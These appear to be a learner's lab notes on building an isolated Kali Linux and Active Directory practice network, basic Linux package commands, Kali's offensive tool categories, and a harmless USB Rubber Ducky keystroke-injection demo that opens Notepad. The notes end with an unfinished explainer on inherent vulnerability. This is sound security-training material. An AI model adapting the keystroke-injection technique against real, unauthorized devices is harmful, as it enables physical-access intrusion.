


Fig. 3 — The five phases of hacking

2. Building the Virtual Lab

The lab is built using virtualization software — Hyper-V, VMware (now owned by Broadcom), or Oracle VirtualBox — to safely simulate a small corporate network:

- Attacker PC ("Hacking PC"): Kali Linux 2026.2 or Parrot Security OS — Linux distributions pre-loaded with penetration-testing tools.
- Domain Controller (DC): Windows Server 2022/2023, acting as the target server in an Active Directory environment.
- Victim PCs: Windows 10/11 virtual machines representing normal user computers.
- All machines are connected through a virtual network so the attacker VM can reach the victim VMs and DC — a standard, isolated setup for practicing Active Directory attacks safely.




Fig. 4 — Hand-drawn lab network diagram

Kali provides ready-made virtual machine images for VMware, VirtualBox, Hyper-V, and QEMU, all using the default login kali/kali — this avoids a manual ISO installation.




Fig. 5 — Kali.org pre-built virtual machine downloads

3. First Boot and Basic Setup

After booting the imported VM in VirtualBox, the default kali/kali credentials are used to log in.




Fig. 6 — Kali Linux login screen in Oracle VirtualBox

The system clock and timezone were then set to Asia/Colombo so the VM's clock matches Sri Lanka time.




Fig. 7 — Setting the timezone to Asia/Colombo

About the pwd command: pwd (“print working directory”) is a basic Linux command that prints the current folder location. Running it returned /home/kali, confirming the default home directory.




Fig. 8 — Running pwd in the terminal

4. Updating Kali Linux (Package Management)

Debian-based systems such as Kali use two layers of package management: APT (Advanced Package Manager) and dpkg (Debian Packager).

4.1 Permission denied → using sudo

Running apt-get update without elevated privileges fails, because refreshing the package list requires root access:

```
$ apt-get update
E: Could not open lock file /var/lib/apt/lists/lock - open (13: Permission denied)
```




Fig. 9 — Permission denied when running apt-get update without sudo

The fix is to prefix the command with sudo (“superuser do”), which temporarily grants administrator rights for that single command. The system then prompts for the user's password:




Fig. 10 — sudo apt-get update prompting for the password

Once authenticated, the update succeeds, confirming a successful connection to Kali's official repository server:

```
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
```




Fig. 11 — Successful apt-get update after using sudo

5. Kali's Built-in Tool Categories

Kali's application menu organizes its security tools by attack stage, closely mirroring the MITRE ATT&CK framework categories:

- 01 Reconnaissance
- 02 Resource Development
- 03 Initial Access
- 04 Execution
- 05 Persistence
- 06 Privilege Escalation
- 07 Defense Evasion — e.g. Pass-the-Hash, exe2hex, macchanger, msfvenom
- 08 Credential Access
- 09 Discovery
- 10 Lateral Movement
- 11 Collection
- 12 Command and Control
- 13 Exfiltration
- 14 Impact
- 15 Forensics




Fig. 12 — Kali application menu: Defense Evasion tools

Under Information Gathering / scanning categories, the menu lists well-known open-source tools such as bettercap, burpsuite, dirb, dirbuster, ffuf, gobuster, legion, maltego, nmap, recon-ng, and zenmap — all used legitimately during authorized penetration testing.




Fig. 13 — Kali application menu: information gathering and scanning tools

5.1 Related concepts from the notes

nmap ("Network Mapper"): the most widely used tool for scanning networks to discover live hosts, open ports, and running services. A downloaded nmap cheat sheet is referenced for quick command reference.

netstat -ano: a Windows/Linux command that lists active network connections, listening ports, and the process ID using each connection — useful for checking what is currently connected to a machine.

Virtual ports: logical communication endpoints (0–65535) that network services use, e.g. port 80 for HTTP and port 443 for HTTPS.

APT (Advanced Persistent Threat): a term for a sophisticated, often state-sponsored hacking group that maintains long-term, stealthy access to a target.

OSINT tools: "Open Source Intelligence" tools used to gather publicly available information about a target — social media, WHOIS records, company websites, etc. — during the reconnaissance phase.

6. Upgrading the System

sudo apt-get upgrade --fix-missing upgrades all installed packages to their latest versions; the --fix-missing flag tells APT to attempt to work around packages that failed to download instead of stopping entirely. Kali also suggests running sudo apt autoremove afterward to clean up packages that are no longer needed.




Fig. 14 — sudo apt-get upgrade --fix-missing completing

lsb_release -a: shows Linux Standard Base information. The system identifies as Kali GNU/Linux Rolling, release 2026.1, codename kali-rolling. "Rolling release" means Kali is continuously updated rather than issued in fixed version numbers, unlike Ubuntu's periodic releases.




Fig. 15 — Output of lsb_release -a

The Kali Linux Release History page (kali.org/releases) was checked to compare version numbers — 2026.1 (March 2026) and 2026.2 (June 2026) were the two 2026 releases at the time.




Fig. 16 — Kali Linux release history page

sudo apt-get dist-upgrade: a more thorough upgrade than a plain upgrade; it can install or remove packages as needed to handle dependency changes, and is typically used for larger system-wide upgrades such as moving between Kali point releases.




Fig. 17 — Running sudo apt-get dist-upgrade

7. explainshell.com

explainshell.com is a web tool where any Linux command can be pasted in, and the site breaks down every flag and argument with a plain-English explanation — useful when an unfamiliar command is encountered in a tutorial and its exact behaviour needs to be understood.



Fig. 18 — explainshell.com homepage

8. DuckyScript and Hak5 Payload Studio (USB Rubber Ducky)

This section covers a different, hardware-based technique used in authorized physical / social-engineering penetration tests:

USB Rubber Ducky: a Hak5 device that looks like an ordinary USB flash drive but acts as a keyboard once plugged in, typing pre-programmed keystrokes at high speed. It is used to demonstrate how quickly an attacker with brief physical access to a device could run commands.

DuckyScript: the simple scripting language used to write these keystroke payloads.

Payload Studio: Hak5's official editor for writing and compiling DuckyScript into a binary payload file that the Rubber Ducky hardware can execute.




Fig. 19 — Hak5 Payload Studio login page

Example demo payload used for learning purposes:

```
DELAY 1500
GUI r
DELAY 1000
BACKSPACE
STRING notepad.exe
ENTER
DELAY 1000
STRING You have been hacked !
```

This is a harmless proof-of-concept script: it waits 1.5 seconds, opens the Windows Run dialog (GUI r = Windows key + R), types notepad.exe and presses Enter to open Notepad, waits again, then types a message into it — a classic beginner demonstration of keystroke-injection, not a real attack.




Fig. 20 — DuckyScript payload written in Payload Studio

After clicking Generate Payload, Payload Studio compiled the script into inject.bin, a small binary file (100 bytes, DuckyScript 1.0, US keyboard layout) ready to be loaded onto the physical Rubber Ducky hardware.



Fig. 21 — Generated inject.bin payload file

Inherent vulnerabilities

1. What is a Vulnerability? (First, the basic word)

Before we understand "Inherent Vulnerability," let's understand a simpler word: Vulnerability.

A Vulnerability is simply a weakness or a gap in something — it could be a computer system, a network, a piece of software, a building, or even a person's behavior. This weakness can be used by someone (a hacker, an attacker, or even an accident) to cause harm, steal information, or break something.

Simple example: Imagine your house has a window that doesn't lock properly. That broken lock is a "vulnerability" — a weak point that a thief could use to get inside.

---

2. Now, what is an "Inherent" Vulnerability?

The word "Inherent" means something that is built-in, natural, or exists from the very beginning — it's not something added later, it's just part of how the thing was made.

So, Inherent Vulnerability = A weakness that naturally exists in a system, software, network, or process — before you add any protection (like passwords, firewalls, security cameras, antivirus, etc.)

Think of it like this:

- Every new car comes from the factory. Even a brand-new car has some natural weak points — for example, the windows are made of glass, and glass can break. This is inherent — it's just how cars are built.
- Now, if you add extra protection like alarm systems, steering wheel locks, or GPS trackers — you are reducing the risk, but the "glass window" weakness is still there. It's just less risky now because of the added protection.

So:

- Inherent Vulnerability = the weakness that exists naturally, with NO protection added yet.
- Residual Vulnerability (or Residual Risk) = the weakness that is still left over AFTER you add protection.

---

3. Why is this concept important?

Companies and IT teams use this concept to answer a very important question:

"If we do nothing to protect this system, how much danger (risk) is there?"

This is called assessing the "Inherent Risk." Once they know this, they can decide what protections (called "controls") they need to add. After adding those protections, the remaining risk is called the "Residual Risk."

This step-by-step thinking helps companies use their time and money wisely — they protect the most dangerous weaknesses first.

---

4. Difference Table (Inherent vs Residual) — Explained Simply

Term	Simple Meaning	Example
